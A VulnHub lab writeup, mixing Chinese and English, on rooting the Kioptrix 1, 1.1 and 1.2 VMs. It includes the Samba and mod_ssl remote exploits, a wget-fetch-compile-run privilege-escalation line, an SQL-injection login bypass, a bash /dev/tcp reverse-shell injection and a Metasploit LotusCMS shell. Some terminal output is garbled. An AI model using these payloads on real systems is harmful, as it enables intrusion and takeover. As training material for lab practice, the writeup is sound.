

**vulnhub writeup**

+++++

**Kioptrix: Level 1 (#1): <https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>**

## Recon

First, I first fired up nmap to find out the IP of the new host

```
root@kali:~# nmap -sP -sn 192.168.10.0/24 -n
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-15 01:37 EDT
Nmap scan report for 192.168.10.1
Host is up (0.0014s latency).
MAC Address: 00:74:9C:36:44:EB (Ruijie Networks)
Nmap scan report for 192.168.10.108
Host is up (0.00023s latency).
MAC Address: 00:E0:4C:36:00:B1 (Realtek Semiconductor)
Nmap scan report for 192.168.10.110
Host is up (0.00028s latency). →
MAC Address: 00:0C:29:CF:AD:EC (VMware)
Nmap scan report for 192.168.10.109
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.09 seconds
```

Or use netdiscover

```
netdiscover -i eth0 -r 192.168.10.0/24
```

-i是指定网卡

-r是指定ip地址的范围

Currently scanning: Finished!   Screen View: Unique Hosts					
8 Captured ARP Req/Rep packets, from 3 hosts. Total size: 480					
<hr/>					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.10.1	00:74:9c:36:44:eb	5	300	Ruijie Networks Co.,LTD	
192.168.10.108	00:e0:4c:36:00:b1	1	60	REALTEK SEMICONDUCTOR CORP.	
192.168.10.110	00:0c:29:cf:ad:ec	2	120	VMware, Inc.	

nmap 扫描漏洞：

```
root@kali:~# nmap 192.168.10.110 -o -ss -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-15 02:09 EDT
[...]
NSE Timing: About 98.41% done; ETC: 02:09 (0:00:00 remaining)
Nmap scan report for 192.168.10.110
Host is up (0.00058s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99) <a href="http://www.securityfocus.com/bid/4189">http://www.securityfocus.com/bid/4189</a>
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) <a href="http://www.apache.org/dist/httpd/1.3.20/">http://www.apache.org/dist/httpd/1.3.20/</a>) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: 5MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status      1 (RPC #100024)
MAC Address: 00:0C:29:CF:AD:EC (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

通过扫描，我们可知服务器开启了139端口Samba 服务以及443端口Apache

httpd 1.3.20 mod\_ssl/2.8.4 OpenSSL/0.9.6

使用enum4linux 扫描Samba，并没找到有Samba版本信息。但是发现下面信息：

```
=====
| Session Check on 192.168.10.110 |
=====
[+] Server 192.168.10.110 allows sessions using username '', password '' for the con
```

## enum4linux

全面兼容了enum.exe的所有功能。对于安全防护不足的SMB/SAMBA服务，enum4linux可直接枚举重要信息，甚至帮助我们发现潜在漏洞的存在。为充分利用其功能，使用者需要对NetBIOS和SMB协议有所了解。

enum4linux是Kali Linux自带的一款信息收集工具。它可以收集Windows系统的大  
量信息，如用户名列表、主机列表、共享列表、密码策略信息、工作组和成员信  
息、主机信息、打印机信息等等。该工具主要是针对Windows  
NT/2000/XP/2003，在Windows 7/10系统，部分功能受限。

因此尝试连接Smaba服务器：

smbclient -L 192.168.10.110 -U

仍然无法获取其版本：

```
root@kali:~# smbclient -L 192.168.10.110 -U
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
-----  -----      -----
IPC$          IPC       IPC Service (Samba Server) <a href="http://www.securityfocus.com/bid/4189">http://www.securityfocus.com/bid/4189</a>
ADMIN$        IPC       IPC Service (Samba Server) <a href="http://www.securityfocus.com/bid/4189">http://www.securityfocus.com/bid/4189</a>
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

      Server           Comment
-----           -----
KIOPTRIX        Samba Server

      Workgroup      Master
-----      -----
MYGROUP         KIOPTRIX
```

The screenshot shows a terminal window with the output of the 'smbclient -L 192.168.10.110 -U' command. It lists share names (IPC\$, ADMIN\$), servers (KIOPTRIX), and workgroups (MYGROUP). A note at the top indicates that the server does not support EXTENDED\_SECURITY, so specific client configuration ('client use spnego = yes' and 'client ntlmv2 auth = yes') is required. The terminal prompt shows the user is root.

**References**

Note: References are provided for the convenience of the reader to help distinguish between different security advisories.

- BID:4189
- URL:<http://www.securityfocus.com/bid/4189>
- BUGTRAQ:20020227 mod\_ssl Buffer Overflow Condition (Update Available)
- BUGTRAQ:20020228 TSLSA-2002-0034 - apache
- BUGTRAQ:20020301 Apache-SSL buffer overflow (fix available)
- URL:<http://marc.info/?l=bugtraq&m=101518491916936&w=2>
- BUGTRAQ:20020304 Apache-SSL 1.3.22+1.47 - update to security fix
- URL:<http://marc.info/?l=bugtraq&m=101528358424306&w=2>
- CALDERA:CSSA-2002-011.0
- URL:<http://www.calderasystems.com/support/security/advisories/CSA-2002-011.0.html>
- COMPAQ:SSRT0817

其实这个时候使用wireshark捕捉网卡流量即可通过使用smb.native\_lanman过滤，  
获取目标的操作系统和SMB服务器的版本(后续补充)

```

...D DBDJDCODBDGDICODBDACODBDBDACACA.
ELEBEMEJCACACACACACACACACACACACACAA.....SMBr.....C.....PC NETWORK PROGRAM
1.0..MICROSOFT NETWORKS 1.03..MICROSOFT NETWORKS 3.0..LANMAN1.0..LM1.2X002..DOS
LANMAN2.1..LANMAN2.1..Samba..NT LANMAN 1.0..NT LM 0.12..SMB 2.002..SMB
2.???....U.SMBr.....2.....Y.[.....V...
("."MYGROUP....J.SMBs....C.....F;...
.....F;...
...Unix.Samba....C.SMBs.....F;d.....Unix.Samba
2.2.1a.MYGROUP....H.SMBu....C.....F;d.....\\192.168.10.110\IPC$.?????...
1.SMBu.....F;d.....IPC IPC...
\SMB.....C.....F;d...
\svrsvc....g.SMB.....F;d..."";p...
...SMB%....C.....F;d.....H.....L.H.L...&amp.;pq.
\PIPE\.....H.....02KpxZG.n...]...
+H`.....| .SMB%.....F;d...
..D.....8..D.8.....E.....D.....0.0..S...
.\PIPE\ntsvcs.....]...
+.H'.....SMB%....C.....F;d.....h.....L.h.L...&amp.;pq.
\PIPE\.....h.....P...
1.9.2...1.6.8...1.0...1.1.0.....H.SMB%.....F
;d...

```

我后续使用的是msf的smb 扫描模块进行smb版本探测：

```

msf5 > use auxiliary/scanner/smb/smb_version      HOME > CVE > CVE-2002-0082
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS          yes        The target address range or CIDR identifier
SMBDomain       .          no         The Windows domain to use for authentication
SMBPass          .          no         The password for the specified username
SMBUser          .          no         The username to authenticate as
THREADS         1          yes        The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_version) > set rport 130
rport => 130
msf5 auxiliary(scanner/smb/smb_version) > set rport 139
rport => 139
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.10.110
rhosts => 192.168.10.110
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.10.110:139    - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.10.110:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

然后针对开放的服务在exp-db上进行漏洞检索：

2003-05-12	+	✓ Samba 2.2.x'call_trans2open'远程缓冲区溢出 (3)	远程	Unix系统
2003-04-11	+	✓ Samba 2.2.x'call_trans2open'远程缓冲区溢出 (1)	远程	Unix系统
2003-04-10	+	✓ Samba <2.2.8 (Linux / BSD) -远程执行代码	远程	多
2003-04-07	+	✓ Samba 2.2.x-远程缓冲区溢出	远程	的Linux
2003-04-07	+	✓ Samba 2.2.x'ntrans'远程溢出 (Metasploit)	远程	的Linux
2003-04-07	+	✓ Samba 2.2.x'call_trans2open'远程缓冲区溢出 (2)	远程	Unix系统
2003-04-07	+	✓ Samba 2.2.x'call_trans2open'远程缓冲区溢出 (4)	远程	Unix系统

通过查看exp说明，选择第二个exp(针对linux的):

→ C 🔒 exploit-db.com/exploits/22469

应用 百度一下，你就知道 Microsoft Bing 搜索 - 国... 从 Safari 中导入 shiyan 信息收集

←

```
/*
source: https://www.securityfocus.com/bid/7294/info

A buffer overflow vulnerability has been reported for Samba. Th
affected Samba server, it may be possible for an anonymous user
Successful exploitation of this issue could allow an attacker t
It should be noted that this vulnerability affects Samba 2.2.8
E-DB Note: Exploit Update ~ https://github.com/offensive-securi
*/

/* 0x333hate => samba 2.2.x remote root exploit
 *
 * generic linux x86 samba remote root
 * exploit, based on trans2root.pl
 *
 * coded by c0wboy
 *
 * ~ www.0x333.org ~
```

复制exp到kali linux。gcc编译，运行即可获取shell,然后输入mail即可过关。

```

root@kali:~# ./aaa -t 192.168.10.110 -p 139
[+] 0x333hate => samba 2.2.x remote root exploit [~]
[~] coded by c0wboy ~ www.0x333.org [~]

[~] connecting to 192.168.10.110:139
[~] starting bruteforce

[~] testing 0xbfffffff
[~] testing 0xbffffdff
[~] testing 0xbffffbff
[~] testing 0xbffff9ff
Linux kioptix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
mail
Mail version 8.1 6/6/93. Type ? for help.
"/var/mail/root": 8 messages 8 unread
>U 1 root@kioptix.level1 Sat Sep 26 11:42 15/481 "About Level 2"
U 2 root@kioptix.level1 Fri Oct 11 12:48 19/534 "LogWatch for kioptix"
U 3 root@kioptix.level1 Sat Oct 12 04:03 57/1350 "LogWatch for kioptix"
U 4 root@kioptix.level1 Sat Oct 12 04:04 135/5710 "Cron <root@kioptix> "
U 5 root@kioptix.level1 Tue Oct 15 00:14 19/534 "LogWatch for kioptix"
U 6 root@kioptix.level1 Tue Oct 15 00:15 130/5531 "Anacron job 'cron.dai"
U 7 root@kioptix.level1 Tue Oct 15 04:03 19/534 "LogWatch for kioptix"
U 8 root@kioptix.level1 Tue Oct 15 04:04 28/1007 "Cron <root@kioptix> "

Message 1:
From root Sat Sep 26 11:42:10 2009
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

```

然而，该靶机还存在另一处服务，即 Apache mod\_ssl。通过在 exp-db 搜索该应用漏洞：

Show	15		Search: Apache mod_ssl			
Date	#	D A V	Title	Type	Platform	Author
2019-07-07	1		Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	Remote	Unix	Brian Peters
2002-09-17	2		Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow	Remote	Unix	Solar Eclipse
2002-07-30	3		Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	Remote	Unix	spabam
2003-04-04	4		Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	Remote	Unix	spabam

可以看到有 Apache mod\_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' 远程缓冲区溢出漏洞，于是复制其 exp，进行编译

由于年代过久，exp-db 的 exp 已无法编译。找了另一个 exp (<https://pastebin.com/index/Vq5GWP8w>)

编译需安装 libssl 头文件：

apt-get install libssl-dev

然后将 <https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c> 的内容保存到 exp 目录下，并更改 exp 中 http 服务器地址为 kali 地址，然后进行编译

```
// MITWORM.COM [2003-04-04]
root@kali:~/exp/Kioptrix1# cat openssl.c |grep 192.168
#define COMPILE2 "unset HISTFILE; cd /tmp; wget http://192.168.10.109/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"
root@kali:~/exp/Kioptrix1#
```

gcc openssl.c -o openssl -lcrypto

**ptrace-kmod.c** 功能如下：

*This code exploits a race condition in kernel/kmod.c, which creates \* kernel thread in insecure manner. This bug allows to ptrace cloned \* process, allowing to take control over privileged modprobe binary.*

然后用 python 开启 web 服务：

python -m SimpleHTTPServer

执行 exp：

```
File Edit View Search Terminal Help
root@kali:~/exp/Kioptrix1# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80...
192.168.10.110 - - [15/Oct/2019 13:10:41] "GET /ptrace-kmod.c HTTP/1.0" 200 -
[  ]
```

```
File Edit View Search Terminal Help
root@kali:~/exp/Kioptrix1# ./openssl 0x6b 192.168.10.110 443 -c 1
*****
* OpenFuck v3.0.2-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.bransnet.org *
* TTX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitroX #coder #root #endiabrados #HHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtPirateZ *
*****
```

```
Connection... 1 of 1
Establishing SSL connection
cipher: 0x4043008c ciphers: 0x80f80a8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$ bash-2.05$ unset HISTFILE; cd /tmp; wget http://192.168.10.109/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n
--13:12:30-- http://192.168.10.109/ptrace-kmod.c
          => ptrace-kmod.c
Connecting to 192.168.10.109:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,737 [text/plain]

OK ...                                          100% @ 3.56 MB/s

13:12:30 (3.56 MB/s) - `ptrace-kmod.c' saved [3737/3737]

/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
```

回过头来思考， **ptrace-kmod.c** 就是一个提权的 exp。

利用 Apache mod\_ssl <2.8.7 OpenSSL-'OpenFuck.c'远程缓冲区溢出漏洞执行系统命令去下载 **ptrace-kmod.c** 并将之编译执行进行提权。

## Kioptrix:1.1 级 (#2): <https://www.vulnhub.com/entry/kioptrix-level-11-2,23/>

首先使用 netdiscover 看一下同网段 ip。推测为图中 ip：

Currently scanning: Finished!   Screen View: Unique Hosts						
26 Captured ARP Req/Rep packets, from 26 hosts. Total size: 1560						
IP	At MAC Address	Count	Len	MAC Vendor / Hostname		
192.168.120.1	28:b4:48:88:ec:70	1	60	HUAWEI TECHNOLOGIES CO.,LTD		
192.168.120.100	94:d9:b3:6d:92:07	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.102	94:d9:b3:6d:92:09	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.103	94:d9:b3:6d:92:0b	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.105	94:d9:b3:6d:92:0d	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.122	80:89:17:8d:e0:46	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.128	c4:84:66:e2:8d:59	1	60	Apple, Inc.		
192.168.120.111	34:02:86:3f:fc:00	1	60	Intel Corporate		
192.168.120.178	00:0c:29:a6:d8:b3	1	60	VMware, Inc.		
192.168.120.189	18:65:90:dc:db:25	1	60	Apple, Inc.		
192.168.120.187	88:25:93:01:97:74	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.115	0c:d7:46:ca:db:fb	1	60	Apple, Inc.		
192.168.120.190	88:25:93:01:9a:66	1	60	TP-LINK TECHNOLOGIES CO.,LTD		
192.168.120.129	5c:09:47:6f:c9:10	1	60	Apple, Inc.		
192.168.120.134	10:98:c3:c0:b4:1b	1	60	Murata Manufacturing Co., Ltd		
192.168.120.168	70:ec:e4:1d:d8:f9	1	60	Apple, Inc.		
192.168.120.180	a4:5e:60:bb:8d:55	1	60	Apple, Inc.		

Nmap 看一下端口情况：

```
root@kali:~# nmap -sV -sS 192.168.120.178 -o
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-28 03:17 EDT
Nmap scan report for 192.168.120.178
Host is up (0.0053s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind     2 (RPC #100000)
443/tcp   open  ssl/https?
631/tcp   open  ipp          CUPS 1.1
3306/tcp  open  mysql        MySQL (unauthorized)
MAC Address: 00:0C:29:A6:D8:B3 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
```

开放的端口挺多，先看80端口：


访问主页，可使用万能密码登录：' or '='

← → ⌂ 不安全 | 192.168.120.178/index.php

应用 百度一下，你就知道 微软 Bing 搜索 - 国... 从 Safari 中导入 shiyan 信息收集

Welcome to the Basic Administrative Web Console		
Ping a Machine on the Network:		submit

登录后发现是一个执行命令的功能，因此考虑是否存在命令执行漏洞：



← → ⌂ ⓘ 不安全 | 192.168.120.178/pingit.php

应用 百度一下, 你就知道 微软 Bing 搜索 - 国... 从 Safari 中导入

```
127.0.0.1;pwd

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.110 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.023 ms


--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.019/0.050/0.110/0.042 ms, pipe 2
/var/www/html
```

果然存在，因此直接尝试反弹 shell：

Kali 监听 8080 端口，


写入 127.0.0.1;bash -i>& /dev/tcp/192.168.120.120/8080 0>&1

可看到 shell 成功弹回。



```
root@kali:~# nc -lvp 8080
listening on [any] 8080 ...
192.168.120.178: inverse host lookup failed: Unknown host
connect to [192.168.120.120] from (UNKNOWN) [192.168.120.178] 43450
bash: no job control in this shell
bash-3.00$ ls
index.php
pingit.php
bash-3.00$
```

收集系统信息，进行提权测试：



```
bash-3.00$ cd tmp
bash-3.00$ ls
bash-3.00$ echo 1 > a.txt
bash-3.00$ ls
a.txt
bash-3.00$ cat a.txt
1
bash-3.00$ rm -rf a.txt
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386
GNU/Linux
bash-3.00$
```

在 exp-db 搜索该内核版本 2.6.x 相关漏洞，可发现存在多处漏洞可提权，经测试，使用 'sock\_sendpage()' Local Privilege Escalation 可成功提权。

The screenshot shows the Exploit Database homepage with a search bar containing '2.6.x'. Below the search bar is a table of exploit entries. The columns include Date, D, A, V, Title, Type, Platform, and Author. The first entry is highlighted.

Date	D	A	V	Title	Type	Platform	Author
2012-07-19				Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2009-09-11				Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege Escalation (3)	Local	Linux	Ramon de C Valle
2009-09-09				Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Local Privilege Escalation (2)	Local	Linux	Ramon de C Valle
2009-08-31				Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation	Local	Linux	Ramon de C Valle
2009-08-24				Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	Local	Linux	INetCop Security
2009-08-18				Linux Kernel 2.x (Android) - 'sock_sendpage()' Local Privilege Escalation	Local	Android	Zinx
2009-08-14				Linux Kernel 2.x - 'sock_sendpage()' Local Privilege Escalation (4)	Local	Linux	Przemyslaw Frasunek
2009-08-14				Linux Kernel 2.x (RedHat) - 'sock_sendpage()' Ring0 Privilege Escalation (1)	Local	Linux	spender

Showing 1 to 8 of 8 entries (filtered from 41,866 total entries)

成功截图：

The terminal session shows the following steps:

```

sh-3.00$ wget 192.168.120.120/a.c
--01:46:46-- http://192.168.120.120/a.c
              => `a.c'
Connecting to 192.168.120.120:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,785 (9.6K) [text/plain]
          Verified  Has App

OK .....
01:46:46 (491.14 MB/s) - `a.c' saved [9785/9785]

sh-3.00$ ls
a.c
sh-3.00$ gcc a.c -o a
sh-3.00$ ls
a
a.c
sh-3.00$ ./a
sh: no job control in this shell
sh-3.00# whoami
root

```

Below the terminal, there is a table of exploit entries, identical to the one in the previous screenshot.

## Kioptrix: Level 1.2 (#3): <https://www.vulnhub.com/entry/kioptrix-level-12-3,24/>

部署虚拟机后提醒需要绑定 hosts。绑定 ip 到域名 [kioptrix3.com](http://kioptrix3.com)  
vim /etc/hosts

192.168.10.116 kioptrix3.com

通过简单判断网段信息，可发现存活ip：

```
status: active

~▶ nmap -sP -sn 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 22:04 CST
Nmap scan report for 192.168.10.1
Host is up (0.0013s latency).
Nmap scan report for 192.168.10.114
Host is up (0.00069s latency).
Nmap scan report for 192.168.10.116
Host is up (0.0030s latency).
Nmap scan report for 192.168.10.132
Host is up (0.0022s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.11 seconds
```

逐个访问其80端口，看到192.168.10.116开放，因此判断其为靶机ip  
Nmap 探测端口服务信息：

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 22:07 CST
Nmap scan report for 192.168.10.116
Host is up (0.0030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Su
sin-Patch)
MAC Address: 00:0C:29:67:9E:E5 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

两个端口开放：

尝试80端口漏洞挖掘。

发现phpMyAdmin版本为2.11.3.存在万能密码：'localhost'@'@"

通过访问地址http://192.168.10.116//phpmyadmin/themes/darkblue\_orange/  
layout.inc.php

暴露网站物理路径：/usr/share/phpmyadmin/themes/darkblue\_orange/  
layout.inc.php on line 75

然后尝试写入webshell。失败~

## Method 1

简单浏览网页，发现login页面跳转显示“LotusCMS”。因此搜索 LotusCMS 漏洞。在msf中具有一个payload: LotusCMS 3.0 eval() Remote Command Execution 由于不确定 LotusCMS 版本，在没其他突破机会的情况下可以尝试一下。  
使用 msf 攻击目标：

```
msf5 exploit(multi/http/lcms_php_exec) > set URI /index.php?system=Admin
URI => /index.php?system=Admin
msf5 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):
y ...
  Name      Current Setting      Required  Description
  ----      -----           -----      -----
  Proxies          no           A proxy chain of format type:host:port[,type:host:port]
[...]
[*] set up the new gallery CMS we made. We are geared towards security...
  RHOSTS    192.168.120.195      yes        The target address range or CIDR identifier
  RPORT      80      yes        The target port (TCP)
  SSL        false         no        Negotiate SSL/TLS for outgoing connections
  URI       /index.php?system=Admin  yes        URI
  VHOST          no           HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0  Automatic LotusCMS 3.0

[*] Started reverse TCP handler on 192.168.120.120:4444
```

成功打回 shell：

```
[*] Sending stage (38247 bytes) to 192.168.120.195
[*] Meterpreter session 1 opened (192.168.120.120:4444 -> 192.168.120.195:46732) at 2019-10-27 23:26:1
[*] -0400
whoami
rname:
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
meterpreter > sessions
Usage: sessions <id>
      Login
      Interact with a different session Id.
      This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > exploit
[-] Unknown command: exploit.
meterpreter > shell
Process 4234 created.
Channel 0 created.
whoami
www-data
ifconfig
/bin/sh: ifconfig: not found
uname -a
Linux Kloptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 1686 GNU/Linux
```

然后尝试提权，但发现无法写入文件。因此想通过 shell 收集系统账号密码，进入系统：  
先找账号密码：

```

lora@kali:~$ sudo type .txt --modules --updated |grep
www-data@Kloprix3:/home/www/kloprix3.com$ echo 1 > a.txt
bash: a.txt: Permission denied
www-data@Kloprix3:/home/www/kloprix3.com$ grep -r "username" /home
grep: /home/loneferret/.nano_history: Permission denied
grep: /home/loneferret/.ssh: Permission denied
/home/www/kloprix3.com/modules/Blog/template/default/note.tpl:login = "Wrong username or password.</p>">
/home/www/kloprix3.com/modules/TinyMCE/tiny_mce/plugins/autosave/editor_plugin_src.js: * C:\Users\[username]\AppData\Local\Microsoft\Internet Explorer\DOMStore\[tempFolder]
/home/www/kloprix3.com/style/comps/admin/login.phtml: <input id="username" name="username" class="logged" /><br /><br />Cached end of page, continued from</home/www/kloprix3.com/style/comps/admin/js/jquery.js:false;C.onload=C.onreadystatechange(){}if(!B&&(!this.readyState||this.readyState==="loaded"||this.readyState==="complete")){B=true;b();d();C.onload=C.onreadystatechange=null;z&&C.parentNode&&z.removeChild(C)}z.insertBefore(C,z.firstChild);return w}var E=false,x=e.xhr();if(x){e.username?x.open(n,e.url,e.async,e.username,e.password):x.open(n,e.url,e.async);try{if(e.data||a&&a.contentType)x.setRequestHeader("Content-Type",e.contentType);if(e.ifModified){c.lastModified=e.url;x.setRequestHeader("If-Modified-Since"

```

